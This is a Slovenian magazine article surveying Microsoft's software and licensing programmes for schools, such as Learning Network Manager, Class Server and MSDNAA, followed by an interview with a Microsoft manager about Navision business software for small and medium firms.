Tako so šole večinoma prepuščene samim sebi, za infrastrukturo pa skrbi kak učitelj računalništva, ki je tako ali tako preobremenjen z drugimi stvarmi, kaj šele, da bi do podrobnosti poznal vso programsko opremo.

Ker je **Microsoft** največji ponudnik programske opreme, je tudi prav, da ponudi šolam opremo, ki bo učiteljem, učencem in skrbnikom olajšala delo in uporabo programske opreme. Začetki so obetavni.



POSTAVITEV OKOLJA

Velik del bremena za šole pomenita **postavitev programske infrastrukture** ter njeno **vzdrževanje**. Učenci postajajo čedalje »iznajdljivejši« in s

tem tudi vse nevarnejši za računalnike in druge v omrežju, zato je treba računalnike ustrezno zakleniti in zaščititi, učencem pa dovoliti samo tisti opravila, ki jih potrebujejo pri izobraževanju.

Hkrati je namestitev vseh potrebnih programskih paketov velik problem. Programsko opremo je potrebno namestiti v vse računalnike, hkrati pa želimo, da učenci uporabljajo **samo programe, ki jih smejo**. Večina šol niti ne pride tako daleč.

V računalniških učilnicah so zelo priljubljene metode zrcaljenja, kjer imajo učenci skrbniške pravice v lokalnem računalniku in lahko v njih počnejo karkoli. Po ponovnem zagonu računalnika pa se vzpostavi stanje, ki je bilo pred uporabnikovo prijavo. Čeprav je rešitev uporabna, pa je daleč od popolne.

LEARNING NETWORK MANAGER

Microsoft na tem področju ponuja konkurenčno rešitev, ki je prožnejša in reši več problemov hkrati. Orodje, imenovano Learning Network Manager (LNM) **avtomatizira celoten postopek namestitve in konfiguracije** osrednjega strežnika Windows Server 2003 ter namiznih računalnikov z Windows XP. Skrbnik s posebnim DVD-jem požene strežnik, programska oprema z zagnanskega DVD-ja formatira disk v strežniku, namesti Windows Server 2003, Active Directory in DNS ter konfigurira storitev Remote Installation Service.

Po dobrih dveh urah imamo postavljen in konfiguriran osrednji strežnik, iz katerega ostali računalniki samodej-

no namestijo Windows XP in vso potrebno programsko opremo. Skrbnik s pomočjo diskete ali omrežne kartice, ki podpira zagon iz omrežja (PXE) namesti Windows XP v lokalni računalnik.

Prednosti takšnega načina sta večja **prožnost** in **varnost**. Skrbnik v imeniku Active Directory vsakemu uporabniku določi uporabniško ime in geslo ter poseben prostor v strežniku, kamor lahko uporabniki odlagajo svoje datoteke. Vsak učenec lahko dostopa samo do datotek, ki jih je naredil sam, ter do datotek, do katerih mu je učitelj eksplicitno dovolil. Ker so vse učenčeve datoteke v osrednjem strežniku, ima do njih dostop iz vseh računalnikov v omrežju.

S pomočjo uporabniških skupin, organizacijskih enot (Organizational Units) in skupinskih pravilnikov (Group Policy) lahko učitelj ali skrbnik **popolnoma priredi učenčeve okolje**. Določi lahko, katere aplikacije bodo vidne, kakšno ozadje bo imel učenec, katere nastavitve bo lahko spreminjal itd. Windows Server 2003 omogoča tudi **samodejno namestitev programske opreme**. Učitelju tako ni treba ročno nameščati programske opreme, temveč se ta sama namesti ob prvem zagonu računalnika ali kadar učenec zažene program s klikom na ikono. Če Windows XP ugotovi, da program še ni nameščen, se bo samodejno namestil.

Ravno takšna prožnost je velika prednost pred običajnimi metodami. Programsko opremo je možno **poljubno dodajati, odvzemati in nadgrajevati** brez ponovne izdelave tako imenovanih slik (image) sistema. Ko učenec pozneje napreduje v višji razred, dobi samodejno programe in nastavitve, ki veljajo za ta razred. Seveda pa njegove obstoječe datoteke ostanejo nedotaknjene. Paziti mora le na razpoložljivi prostor, ki ga ima na voljo v strežniku. Ta prostor lahko skrbnik poljubno omeji za vsak razred ali za vsakega učenca posebej.

Learning Network Manager ponuja tudi enostaven **spletni vmesnik za upravljanje strežnika**. Za lažje postavitev omrežja pa vsebuje tudi posebne čarovnike, ki omogočajo uvoz uporabniških imen iz datoteke, kar je bistveno hitreje kot ročno dodajanje uporabnikov.

Različica LNM 2.0 vsebuje tudi dodatna orodja, namenjena učitelju, s katerimi je omogočen nadzor dela učencev. Modul za **oddaljeni nadzor** omogoča učitelju vpogled na namizje kateregakoli učenca, s čimer vidi, kaj učenci počnejo v računalnikih, ne da bi zapustil svoj računalnik.

LNM je po vrhu še brezplačen za vse izobraževalne ustanove.

LEARNING GATEWAY

Šele ko imamo ustrezno urejeno infrastrukturo, lahko začnemo razmišljati o **dodatni programski opremi** za podporo izobraževalnemu procesu. Microsoft ponuja celovito rešitev za izobraževalne ustanove v obliki izdelkov, združenih pod imenom Learning Gateway (LG). Gre za

„Ker je Microsoft največji ponudnik programske opreme, je tudi prav, da ponudi šolam opremo, ki bo učiteljem, učencem in skrbnikom olajšala delo in uporabo računalniške opreme. Začetki so obetavni.“

običajne strežnike z nekaj dodatki, namenjenim prav za izobraževalne ustanove.

LG pod okriljem **osrednjega portala združuje osnovne stvari**, ki jih učenci, učitelji in starši potrebujejo pri svojem delu. Vsa funkcionalnost je izvedena v obliki spletnih delov (web part) za strežnik SharePoint Portal.

Učenci in učitelji prek tega portala dostopajo do svoje **elektronske pošte**, shranjene v strežniku Exchange. Na voljo imajo tudi poseben spletni prostor za svoje **projekte**, kamor shranjujejo svoje datoteke. S temi datotekami lahko dela več učencev, tako kot v kakšnem projektu. Datoteke lahko shranjujejo neposredno iz orodij Microsoft Office in jih ni treba ročno shranjevati ter nato še ročno prenašati v strežnik.

Vsak uporabnik ima tudi svoj **virtualni prostor**, kjer si ustvari svojo dom ali domačo stran. Domača stran je pravzaprav sestavljena iz **javnega dela**, torej dela, ki ga vidijo vsi obiskovalci, ter **zasebnega dela**, ki ga vidi samo lastnik. Učenci in učitelji si tako ustvarijo svojo stran, na kateri hranijo vse svoje datoteke, povezave in stike, ter določijo, kaj lahko drugi uporabniki vidijo.

S strežnikom **Live Communications Server** portalu dodamo zaznavanje prisotnosti in komunikacijo v realnem času. Učenci na portalu vidijo, kdo od učiteljev, sošolcev ali drugih oseb s katerimi dela v projektu, je trenutno v internetu, in z dvema klikoma z njimi začne spletni pogovor. Razlika med običajnim pogovorom in to metodo je v stikih. V tem primeru učenec ne potrebuje učitelja v svojih stikih, da bi videl, ali je učitelj v internetu ali ne. Dovolj je, da odpre portal v spletnem brskalniku.

SharePoint Portal omogoča tudi naročanje na spremembe. Kadar več učencev dela v enem projektu in uporablja iste datoteke, se lahko naročijo, sistem pa jih nato samodejno obvesti, kadar je prišlo na portalu do sprememb, recimo kadar se doda dogodek, novica ali kaj podobnega.

Osnova celotnega LG-ja sta strežnika **Windows Server 2003** ter **SharePoint Portal Server**, ki ponujata ogrodje, v katero dodajamo nove zmožnosti povezovanja z drugimi strežniki. Live Communications Server ponuja storitve za zaznavanje prisotnosti, **Exchange Server**, skrbi za elektronsko pošto, **strežnik SQL** pa rabi kot zbirka podatkov. Learning Gateway ne obstaja v obliki ene škatle, temveč je zelo odprt in se ga da kombinirati. Še vedno lahko uporabimo druge strežnike, jih dodajamo ali odvezujemo po potrebi. Tako lahko dodamo še **strežnik ISA**, ki rabi kot proxy in požarni zid. Srce LG je **Class Server**, ki dodaja portalu izobraževalni sistem.

CLASS SERVER

Microsoft Class Server je spletna izobraževalna osnova, na kateri učitelji gradijo proces poučevanja. Class Server je sestavljen iz dveh delov – **portala** in običajnega namiznega programa, imenovanega **Class Server - Teacher**. S programom Class Server – Teacher učitelji ustvarijo **lekcije, teste in drugo gradivo**, ki ga uporabljajo pri pouku. Učitelji lahko gradiva pripravijo v posebnem urejevalniku ali pa uvozijo obstoječa gradiva, ki jih imajo od prej. To so lahko Wordovi dokumenti, slike, animacije ali gradiva pripravljena, v katerem izmed standardnih formatov.

Vmesnik za izdelavo učnih gradiv, oz. za njihov uvoz iz obstoječih datotek je zelo preprost za uporabo in ne zahteva večjega predznanja. Če lahko učitelj napiše običajen dokument v Wordu, bo znal narediti novo gradivo tudi v programu Class Server – Teacher. Zahtevnejši učitelji, ki bi želeli uresničiti svoje kreativne zamisli,

Microsoft za vse

Microsoft in ministrstvo za šolstvo, znanost in šport sta 5. 7. 2004 sklenila pogodbo **Microsoft Campus and School Agreement**, v kateri so opredeljeni pogoji uporabe Microsoftove programske opreme za vzgojno-izobraževalne zavode, nekatere raziskovalne in druge organizacije.

S to pogodbo je ministrstvo **za obdobje 3 let zakupilo licence za naslednjo programsko opremo:**

Microsoft Windows Professional Upgrade,
Microsoft Office Professional s črkovalnikom,
Windows Server Standard,
licence za dostop do strežnikov (CAL)

Pogodba omogoča uporabo prejšnjih in zadnje aktualne različice izdelkov. To pomeni, da so organizacije pokrite z licencami tako za Windows XP Professional kot tudi za prejšnje različice (Windows 2000 itd.), pa tudi za različice, ki bodo na trgu do 5. 7. 2007 (na primer Windows »Longhorn«).

Izdelke je moč uporabljati v vseh računalnikih znotraj posamezne organizacije. Zaposleni v organizacijah lahko za službene namene uporabljajo te izdelke tudi v domačih računalnikih. Pri vseh izdelkih pa gre za različice **brez aktiviranja**.

Podrobnosti so na voljo na spletni strani ministrstva za šolstvo, znanost in šport. <http://www.mszs.si/slo/solstvo/okroznica.asp?ID=4233>

lahko uporabijo katerikoli HTML-urejevalnik in z njim naredijo stvari, ki jih zaradi poenostavljenega vmesnika ni možno narediti v privzetem urejevalniku.

Ob učnih gradivih vsebuje Class Server – Teacher tudi poseben modul za pripravo **testov in nalog**, ki jih morajo učenci rešiti do določenega roka. Podprtih je več tipov nalog, od katerih imajo nekatere možnost **samoocenjevanja**. V takšnih primerih učitelju ni treba ročno ocenjevati testa, saj jih Class Server sam oceni glede na vprašanja in pravilne odgovore, ki jih je podal učitelj. Kljub testom, ki se samodejno ocenijo, lahko učitelj še vedno popravi oceno ali doda komentar k rešeni nalogi. Sistem nalog je zelo primeren za preverjanje domačih nalog ali za dodatno literaturo, ki jo morajo učenci predelati.

Drugi del Class Serverja je **portal**, ki je lahko neodvisen, povezan v samostojen strežnik SharePoint ali Windows SharePoint Services ali v Learning Gateway. Prek portala učenci pregledujejo in rešujejo naloge, učitelji pa jih nato ocenijo. Portal, ki je vključen v CS, je zelo podoben portalu, vključenem v LG, vendar privzeto ne ponuja nekaterih dodatnih zmožnosti. Če ima šola vpeljan Class Server in se pojavi potreba po rešitvi Learning Gateway, je moč CS tudi nadgraditi. Class Server je prva stopnica do celovite osnove LG.

Do portala lahko dostopajo tudi **starši**, ki dobijo posebno uporabniško ime in geslo. Starši sicer ne morejo reševati nalog, lahko pa pogledajo rezultate in napredek učencev ter komunicirajo z učitelji.

Class Server podpira nekaj industrijskih standardov, ki so se uveljavili v sistemih, namenjenim izobraževanju. Tako podpira standarda **SCORM** in **IMS** (ter **IMS+**), ki določata izvajalno okolje ter format zapisa gradiv na medije. V Class Serverju lahko učitelji uporabijo katerikoli gradiva, narejena v drugih orodjih, ki podpirajo ta standarda. Velja pa tudi obratno. Gradiva, ustvarjena s Class Serverjem in shranjena v formatu IMS, je možno uporabiti v drugih sistemih za učenje.



Ob učnih gradivih vsebuje Class Server – Teacher tudi poseben modul za pripravo testov in nalog, ki jih morajo učenci rešiti do določenega roka.

Microsoft ponuja celovit nabor programske opreme, ki jo lahko izobraževalne ustanove uporabijo v procesu izobraževanja.

CONFERENCEXP

ConferenceXP ni izdelek, ki ga Microsoft trži, temveč gre za posebno odprto osnovo Microsoftovih raziskovalnih laboratorijev. Osnova je namenjena izvedbi **porazdeljenih predstavitev in videokonferenc**. Pri izvedbi predstavitev učitelj uporabi Tablet PC ali običajen računalnik in prek drugega računalnika projicira predstavitev na platno. Sicer lahko uporabi kar svoj računalnik, vendar lahko pri predstavitvi prek drugega računalnika projicira samo določen del predstavitve. ConferenceXP namreč omogoča, da se na platnu pojavi samo določen del zaslona, torej sama predstavitev, učiteljeve opombe in znamenki pa so drugim skrite.

Hkrati se podatki predstavitve v realnem času pošljejo vsem učencem, ki si lahko dodajo svoje komentarje ali pošljejo komentarje oz. vprašanja nazaj k učitelju. Tako učitelj in učenci aktivno sodelujejo. Zapiske je najlažje dodajati s pisalom in Tablet PC-jem, vendar to ni pogoj za uporabo.

Po želji je mogoče dodati tudi **video in zvok**, s čimer stopimo na področje videokonferenc, za katere pa potrebujemo zmogljivo strojno opremo in povezavo. Največja ločljivost, ki jo ConferenceXP podpira, je 640 x 480, za kar potrebujemo vsaj 1,5 Mb/s povezavo.

ConferenceXP deluje po načelu »**vsak z vsakim**« (peer to peer), pri katerem se podatki, zvok in video pošiljajo neposredno med dvema sodelujočima, brez vmesnega strežnika. Za čim manjšo obremenitev omrežja podpira tudi način multicast in tako samo enkrat pošlje podatke več poslušalcem.

Z dodatno storitvijo, imenovano **ConferenceXP Archive Service**, se celotno predavanje arhivira v strežniku,

kjer je pozneje dostopno vsem učencem. Arhiviramo lahko zvok, video in podatke, vse skupaj pa se shrani v posebni zbirki v strežniku SQL.

Kot se za vsak raziskovalni projekt spodobi, je **izvirna koda prosto dostopna**. Nekatere univerze so že naredile svoje različice in izboljšave ter nekatere dodatke, ki jih lahko uporabimo v našem okolju.

MICROSOFT PRODUCER

Microsoft Producer sicer ni namenjen posebej za izobraževalne ustanove, a se ga da zelo kreativno uporabiti tudi v izobraževalne namene. Je brezplačen dodatek za vse lastnike **Microsoftovega PowerPointa**, ki želijo pretvoriti svoje običajne predstavitve v **večpredstavno predstavitev, dostopno iz spletnih brskalnikov**.

Z njegovo pomočjo lahko združimo običajne datoteke PPT z **zvokom in videom**, vse skupaj pa sinhroniziramo in shranimo v **obliko, primerno za svetovni splet**. Izdelava takšne predstavitve je zelo preprosta, sama predstavitev pa veliko učinkovitejša. Že če običajni datoteki PPT dodamo zvok in vse skupaj objavimo, smo naredili bistveno učinkovitejšo in zanimivejšo predstavitev.

Praktično je izdelava predstavitve videti tako, da najprej naredimo običajen PPT. Sledi zajem zvoka in/ali videa, ki ga naredimo pred pravo predstavitvijo, ali pa zajamemo zvok na sami predstavitvi. Po predstavitvi uporabimo Producer, dodamo datoteko PPT, datoteke z zvokom in/ali videom in sinhroniziramo. Ob tem uporabimo nekaj umetniškega navdiha pri oblikovanju predstavitve, ki jo nato shranimo v obliko, primerno za splet. Takšna predstavitev nato vsebuje govor in/ali video, ki je sinhroniziran s posameznimi stranmi iz predstavitve PPT, vidna pa je iz spletnega brskalnika.

Učitelji lahko sami uporabijo program in naredijo svoje predstavitve zanimivejše. Producer pa lahko uporabijo tudi učenci pri projektih, kjer se potrebne spremembe. Namesto predstavitve projektov v živo lahko uporabijo spletno kamero in mikrofona, se posamejno in naredijo spletno predstavitev.

CELOTA

Microsoft ponuja celovit nabor programske opreme, ki jo lahko izobraževalne ustanove uporabijo v procesu izobraževanja. Ob omenjenih izdelkih so na voljo še akademska orodja za podporo izobraževanju v Visual Studiu .NET, imenovana **Visual Studio .NET Academic Tools**, ki so del akademske različice Visual Studia .NET.

Zelo uporabna je tudi elektronska beležnica **OneNote**, ki jo učitelji in učenci uporabijo namesto klasičnih zapisov na papir. Zapiske v elektronski obliki so veliko obstojnejši in lažje ponovno uporabljivi.

Žal imajo izobraževalne ustanove premalo kadrov in časa, da ta orodja in možnosti spoznane in izkoristile ter s tem modernizirale proces poučevanja. Stvari se sicer premikajo na bolje, a če jih primerjamo s hitrostjo razvoja v računalništvu, se šolstvo premika s polžjo hitrostjo. Na srečo pravijo, da se počasi daleč pride.

Povezave

<http://www.conferencexp.net>

<http://www.msdnaa.net>

<http://www.mszs.si/slo/solstvo/okroznica.asp?ID=4233>

<http://www.Microsoft.com/office/powerpoint/producer/prodinfo/default.mspx>

<http://www.Microsoft.com/education/ClassServer.aspx>

<http://www.Microsoft.com/emea/education/MicrosoftLearningGateway.mspx>

MSDNAA

Čeprav imajo izobraževalne ustanove v sklopu pogodbe z ministrstvom za šolstvo, znanost in šport na voljo kar nekaj Microsoftove programske opreme, imajo nekatere (predvsem šole s poudarkom na računalniški predmetih) še **dodatne potrebe**. Tem je namenjen program MSDNAA (Microsoft Developers Network Academic Alliance).

V sklopu tega programa dobijo izobraževalne ustanove **posebno programsko licenco**, ki omogoča nameščanje programske opreme v računalnikih v ustanovi in na domačih računalnikih tako za učitelje kot tudi za učence. Vključena je skoraj celotna Microsoftova strežniška linija in vrsta drugih aplikacij.

Ob običajni programski opremi imajo ustanove dostop do beta različic prihajajočih izdelkov, dostop do portala MSDN Subscriber, elektronsko zbirko Microsoftovih knjig, dostop do posebne spletne strani, kjer imajo brezplačno podporo, dostop do knjižnice MSDN, dokumentacije in zbirke znanj. Upravičeni so tudi do 4 posegov Microsoftove tehnične pomoči.

Učenci ustanov, ki so v programu MSDNAA, si lahko sposodijo medij (načelo knjižnice), na katerem je programska oprema, ki jo želijo, ali pa program neposredno pretočijo s posebne spletne strani. Če pa ima šola postavljen poseben elektronski sistem, pa je možno programsko opremo prenesti tudi iz interneta in se tako izogniti čakanju na medije.

Cena programa za prvo leto je približno 800 evrov, vsako nadaljnje leto pa pol manj, torej okrog 400 evrov. Za ta denar dobi izobraževalna ustanova praktično **vsaj najpomembnejšo programsko opremo, ki jo podjetje Microsoft**, in to manj denarja, kot bi ga sicer porabili samo za en strežniški izdelek, kaj šele za druge stvari, ki so del MSDNAA.

Trenutno MSDNAA vključuje **licence za naslednjo programsko opremo:**

[Windows Server 2003](#)

[SQL Server](#)

[Exchange Server 2003](#)

[Commerce Server 2002](#)

[BizTalk Server 2002](#)

[Host Integration Server 2000](#)

[Application Center 2000](#)

[ISA Server 2004](#)

[Mobile Information Server](#)

[SharePoint Portal Server 2003](#)

[Systems Management Server](#)

[Windows XP](#)

[Windows 2000](#)

[Visual Studio .NET 2003](#)

[Academic](#)

[Visio Professional 2003](#)

[Project Professional 2003](#)

[OneNote 2003](#)

[InfoPath 2003](#)

[Access 2003](#)

[Microsoft MapPoint 2004](#)

[Virtual PC](#)

REŠITEV, KI RASTE SKUPAJ S PODJETJEM

Microsoft je razširil ponudbo poslovne programske opreme.

S prevzemi večjih evropskih in ameriških igralcev na trgu poslovnih rešitev se je zavihtel med pet največjih tovrstnih ponudnikov na svetu. Nabor izdelkov za skupinsko delo in izboljšanje učinkovitosti zahtevnejših uporabnikov (sistem

Microsoft Office) ter poslovno informacijsko strukturo (zbirka strežnikov Microsoft Windows Small Business Server)

je dopolnil s celovito poslovno rešitvijo Microsoft Navision, ki je pomemben del Microsoftove ponudbe za poslovanje malih in srednje velikih podjetij.

O tem smo se pogovarjali z Mojco Gostinčar, vodjo odnosov s kupci Microsoft Business Solutions.



NT konferenca 2005

Microsoft najbolj poznamo po Officeu in Windows. Ali je bilo težko začeti s prodajo poslovnih rešitev?

Od »starih časov« se je Microsoftova ponudba razširila daleč prek osnove Windows in rešitev Office. Še pred pogumnim vstopom na trg poslovnih rešitev smo ponujali programsko opremo za komuniciranje in podatkovne zbirke. Naslednji korak je bil za nas seveda jasen, ponuditi celovito rešitev – popoln paket, pisan na kožo uporabnika. Namesto da bi rešitev razvijali od začetka, smo tako pridobili že obstoječa znanja svetovno znanih in uveljavljenih podjetij ter partnerjev. Tako smo združili moči s podjetji, ki imajo desetletja izkušenj s poslovno programsko opremo in lokalnimi zahtevami ter Microsoftovim znanjem na področju tehnologije.

Načrtujete, da boste na tem zelo konkurenčnem trgu dosegali rast. Kako?

Gartnerjeva poročila napovedujejo, da se bo nadaljevala konsolidacija ponudnikov na trgu programske opreme za poslovne rešitve, vendar bo za leto 2004 značilna rast trga in ne upad. V času, ko podjetja ponovno začenejo vlagati, bodo morala biti zelo pazljiva pri svojih odločitvah. Uporabnikom se svetuje, da se izogibajo ponudnikom, ki niso zavezani ponudbi rešitev za specifične vertikalne segmente ali jim primanjkuje virov, da bi postali ponudniki celovitih paketov. Opažamo, da se podjetja vse bolj odločajo za večje ponudnike, ki lahko ponudijo višjo varnost in zanesljivost vlaganj. To omogoča neprestan razvoj, nove posodobljene različice rešitev ter podpora široke partnerske mreže.

Kako se ti trendi kažejo na slovenskem trgu?

Tudi pri slovenskem Microsoftu opažamo enake trende.

Konsolidacija trga v Sloveniji sledi svetovnim trendom, kar je potrdila raziskava podjetja IDC o številu IT-podjetij v Sloveniji. Slovenska podjetja se vse bolj odločajo za večje ponudnike, mnogokrat tudi zaradi slabih izkušenj s prejšnjimi ponudniki. Dogajalo se je, da ti niso bili sposobni nadgrajevati rešitev in jih prilagoditi rasti podjetja oziroma ponuditi pravočasno in ustrezno podporo.

Tradicionalno so slovenska IT-podjetja lahko tekmovala tudi zaradi nižjih cen. Kako je s tem danes? Kaj lahko ponudite malim slovenskim podjetjem?

Vsi večji ponudniki poslovne programske opreme danes ponujajo cenovno ugodne rešitve, ki hitro pridobivajo tržni delež. Konkurenca med lokalnimi ponudniki zato postaja vse ostrejša in neizprosna. Mala in hitro rastoča podjetja imajo velike razvojne možnosti in še neizkoriščen potencial, zato potrebujejo rešitve, ki bo lahko rasla z njimi – to pa lahko ponudijo samo večji ponudniki. Rešitev Microsoft Business Solutions–Navision je namenjena malim in srednje velikim podjetjem. Posebna ponudba je namenjena predvsem manjšim podjetjem, saj ponuja jasnost in preglednost nakupa rešitve. Podjetja se lahko odločijo za celovito rešitev Microsoft Navision z vsemi potrebnimi funkcionalnostmi za nemoteno delovanje podjetja po enotni ceni na uporabnika. S tem naši kupci dobijo jasen odgovor na vprašanje o ceni rešitve in jasno sliko. Natančno namreč vedo, kaj lahko pričakujejo v prihodnosti in koliko jih bo to stalo. Poleg tega Microsoft Navision omogoča povezovanje z drugimi poslovnimi aplikacijami na trgu, predvsem pa je usklajena in povezana z obstoječimi Microsoftovimi izdelki (npr. Microsoft Excel ...). Podjetja z manjšim številom uporabnikov lahko tako kupijo sodobno rešitev svetovnega ponudnika za

‘ Konsolidacija trga v Sloveniji sledi svetovnim trendom, kar je potrdila raziskava podjetja IDC o številu IT-podjetij v Sloveniji. ’

razumno ceno in z vsemi funkcionalnostmi, ki jih potrebujejo pri poslovanju. Več kot 260.000 zadovoljnih strank z vsega sveta se je pri uresničevanju svojih potencialov že odločilo za naše rešitve.

Programska oprema pomeni zgolj del cene. Stroški vpeljave in vzdrževanja so ponavadi tisti, ki odganjajo stranke.

Microsoft razvije aplikacijo, nameščanje rešitev in podporo slovenskim uporabnikom pa v celoti zaupamo svojim partnerjem, ki dobro poznajo zahteve lokalnega trga. Ti se tako posvetijo izključno potrebam in željam podjetja in ne razvoju rešitve. Opreмимо jih še s preizkušeno metodologijo, kar zagotavlja hitro nameščanje in enostavno podporo. Partnerji se neprestano izobražujejo, pridobivajo certifikate in imajo dostop do globalne podpore naših svetovnih zbirk znanj. Vse to se na koncu odraža v hitri, enostavni in kakovostnejši vpeljavi ter vpliva na končno ceno.

Kakšni so vaši načrti za prihodnost?

Microsoft je zavezan trgu rešitev za mala in srednje velika podjetja in samo v poslovnem letu 2005 je vložil preko 6,8 milijarde USD v razvoj. Za raziskave in razvoj na dan namenimo več kot večina drugih podjetij v vsem letu. Veliko vlagamo v našo skupnost lokalnih partnerjev in neprestano iščemo in izobražujemo nove. Pričakujemo, da bodo naša vlaganja v slovenska partnerska podjetja prispevala tudi k rasti slovenske ekonomije in pripomogla k splošnemu družbenemu in gospodarskemu napredku.

Microsoft je stalno na »tapeti« – očitajo mu monopolno vedenje, zatiranje konkurence itd. Z vstopom na področje poslovne programske opreme se lahko zgodovina ponovi. Pričakujete na tem področju v Sloveniji kakšne težave?

Z nakupom podjetij Navision in Great Plains ter z internim razvojem programske opreme za upravljanje odnosov s strankami je Microsoft postal vodilni ponudnik poslovne programske opreme za mala in srednje velika podjetja. Pri Microsoftu smo s svojim napredkom na tem področju zelo zadovoljni in ostajamo osredotočeni na ta del trga, saj ponuja dobre priložnosti za rast in širitev. Trg poslovne programske opreme za mala in srednje velika podjetja je izredno tekmovalen, velika priložnost za rast pa omogoča soobstoj več podjetij. Prepričani smo, da eno samo podjetje ne more pokriti celotnega trga.

V čem je vaš izdelek boljši ali primernejši od izdelkov Oracle, SAP-a in večjih slovenskih ponudnikov. Ne nazadnje ima tudi nekaj lokalnih proizvajalcev izdelke, ki spremljajo rast podjetja – to ni odlika zgolj tujih izdelkov?

Med prednostmi pred omenjenimi tujimi in večjimi domačimi ponudniki sta zagotovo partnerski model in lokalizacija. Visoko usposobljena mreža več kot 8500 certificiranih partnerjev v več kot 132 državah je namreč izredno odzivna na potrebe kupcev, pri čemer geografsko pokriva praktično ves svet. Samo v Sloveniji imamo trenutno 19 partnerjev. Taka podpora slovenskim podjetjem s podružnicami ali hčerinskimi podjetji v drugih državah omogoča poenotenje poslovne programske opreme ter s tem učinkovitejše in cenejše poslovanje. Veliko vlagamo v lokalna poslovna znanja naših partnerjev, saj se zavedamo, da je poleg podpore rasti podjetja nadvse pomemben stalen proces optimiranja delovnih postopkov. Zagotavljamo dolgoročno podporo z velikimi vlaganji v razvoj

in število partnerjev, med katerimi lahko kupci izbirajo. V primerjavi z lokalnimi ponudniki Microsoft kot eno vodilnih programskih podjetij na svetu razvija in uvaja nove tehnologije, tako da ima pred njimi neprimerljivo tehnološko prednost in seveda poslovna znanja, ki izhajajo iz več kot 260.000 namestitev poslovne programske opreme po vsem svetu. Microsoft Navision poleg prepoznavne prilagodljivosti, ki omogoča podporo raznovrstnim specifičnim poslovnim postopkom, v kombinaciji z drugimi Microsoftovimi rešitvami, na primer Microsoft Office in Small Business Server, kot ponudba za poslovanje zagotavlja učinkovito dodajanje novih storitev ter podporo rasti podjetja in širjenju poslovanja.

Kaj je za Microsoft veliko in kaj malo podjetje oziroma ali se vaša terminologija sklada s slovensko?

V dejavnosti informacijske tehnologije se meri velikost stranke glede na njihove informacijske potrebe. Zato ne moremo uporabljati enakih kriterijev, kot se uporabljajo v gospodarstvu. Kriteriji velikosti so merjeni s številom uporabnikov informacijske tehnologije v podjetju in s pokritostjo poslovnih procesov v podjetju z informacijsko tehnologijo.

Tako ima lahko podjetje s 1000 zaposlenimi le 5 uporabnikov informacijske tehnologije in minimalno podprtost poslovnih procesov z informacijsko tehnologijo. Obenem ima lahko podjetje z 20 zaposlenimi popolno povezavo poslovanja z informacijsko tehnologijo in tudi povezavo svojega poslovanja z drugimi poslovnimi subjekti prek te tehnologije.

Uradnega kriterija, kaj je po merilih dejavnosti informacijske tehnologije veliko podjetje, ni, vendar naše stranke praviloma dobro razumejo svoje potrebe in iščejo temu velikostnemu razredu primerne rešitve.

Pred časom so po svetu krožile govorice, da je nameraval Microsoft kupiti tudi SAP, pa si je potem premislil in to obrazložil z dejstvom, da so bile težave že pri vključevanju podjetja Navision. S prevzemom ste prevzeli tudi njihovo prodajno mrežo. Vendar je bilo v Sloveniji s to zadevo kar nekaj težav, saj lokalni partner ni bil v lasti danskega podjetja. Vam je uspelo (in kako) konsolidirati partnersko mrežo. Je bilo pri tem kaj težav?

Združitev z danskim Navisionom je pokazala vso kompleksnost povezovanja dveh različnih poslovnih kultur. Za Microsoft je bila to zelo poučna izkušnja. Proces konsolidacije partnerske mreže ves čas poteka, saj, kot smo omenili, združujemo predvsem Microsoftovo tehnološko znanje s poslovnim (Microsoft Business Solutions).

Zdaj so vsi partnerji povezani v enoten partnerski model, na voljo pa imajo možnost pridobitve t. i. kompetenc na področju rešitev Microsoft Navision, s čimer potrjujejo, da so pripravljene opravljati storitve in razvijati rešitve na tem področju. Tak sistem omogoča preprostejše poslovanje vsem partnerjem, ki so bili morda specializirani za druga področja. Tako preprosto razširijo svoja znanja in certifikacije na področje poslovnih rešitev, s čimer se jim odpirajo nove poslovne priložnosti.

Pustimo napovedi Gartnerja in IDC-ja pri strani, saj jih je mogoče upoštevati zgolj globalno in do neke mere načelno. Kako nameravate doseči rast v praksi? Lahko torej pričakujemo agresivno tržno politiko tudi na tem področju?

Trendi, ki jih napovedujejo podjetja za raziskave trga, se dejansko uresničujejo. Načrtujemo, da bomo rast dosegli prek večjega števila partnerjev in trženja celovite ponud-

Združitev z danskim Navisionom je pokazala vso kompleksnost povezovanja dveh različnih poslovnih kultur. Za Microsoft je bila to zelo poučna izkušnja. Proces konsolidacije partnerske mreže ves čas poteka, saj, kot smo omenili, združujemo predvsem Microsoftovo tehnološko znanje s poslovnim (Microsoft Business Solutions).

be na področju poslovne programske opreme. Za mala in srednja podjetja bomo tudi v bodoče skrbeli z doslednim iskanjem odgovorov na spreminjajoče se poslovne zahteve z novimi in nadgrajenimi izdelki.

S tem, ko je Microsoft vstopil na področje poslovne programske opreme, je postal tudi konkurenca lastnim partnerjem, ki so že doslej izdelovali to opremo na osnovi Microsoftovih tehnologij. Bodo zaradi tega ti v slabšem položaju, saj so se znašli lokalno v položaju partnerja in konkurenta.

Trg poslovnih rešitev za mala in srednje velika podjetja je izredno tekmovalen in daje veliko priložnosti za rast, s čimer je ustvarjeno okolje za istočasni obstoj več podjetij. S tem, ko veliki ponudniki programskih rešitev svoje rešitve ponujajo tudi manjšim podjetjem, seveda z njimi tekmujejo za stranke. Microsoft pa jasno istočasno namerava ohraniti dolgoročne in tesne odnose z velikimi ponudniki programskih rešitev, ki na naših osnovah gradijo svoje rešitve za zahtevna poslovna okolja. Ta predanost ponujanju platforme pa je istočasno tudi naša strateška usmeritev, saj je bil Microsoft vedno podjetje, ki je razvijalo platforme. Podoben pogled sta imeli tudi podjetji Great Plains in Navision, saj sta želeli okrog svojih rešitev zgraditi skupnost ponudnikov programskih rešitev. Med temi organizacijami so obstajale močne sinergije in pri svojem delu na tem področju gradimo na temeljih, ki so že bili vzpostavljeni in tako svojim poslovnim strankam ponujamo višjo vrednost izdelkov.

Skrbimo predvsem za potrebe kupcev. Z raznovrstno ponudbo in tesnim s partnerji pokrivamo vsa področja poslovanja. Naš cilj je celostna ponudba, ki se oblikuje glede na potrebe kupca. Naši partnerji imajo s ponudbo Microsoft Navision tako na voljo večji izbor izdelkov, ki jih lahko ponudijo svojim končnim kupcem glede na njihove potrebe. Torej nismo njihova konkurenca, temveč predstavljamost pestrejšo ponudbo.

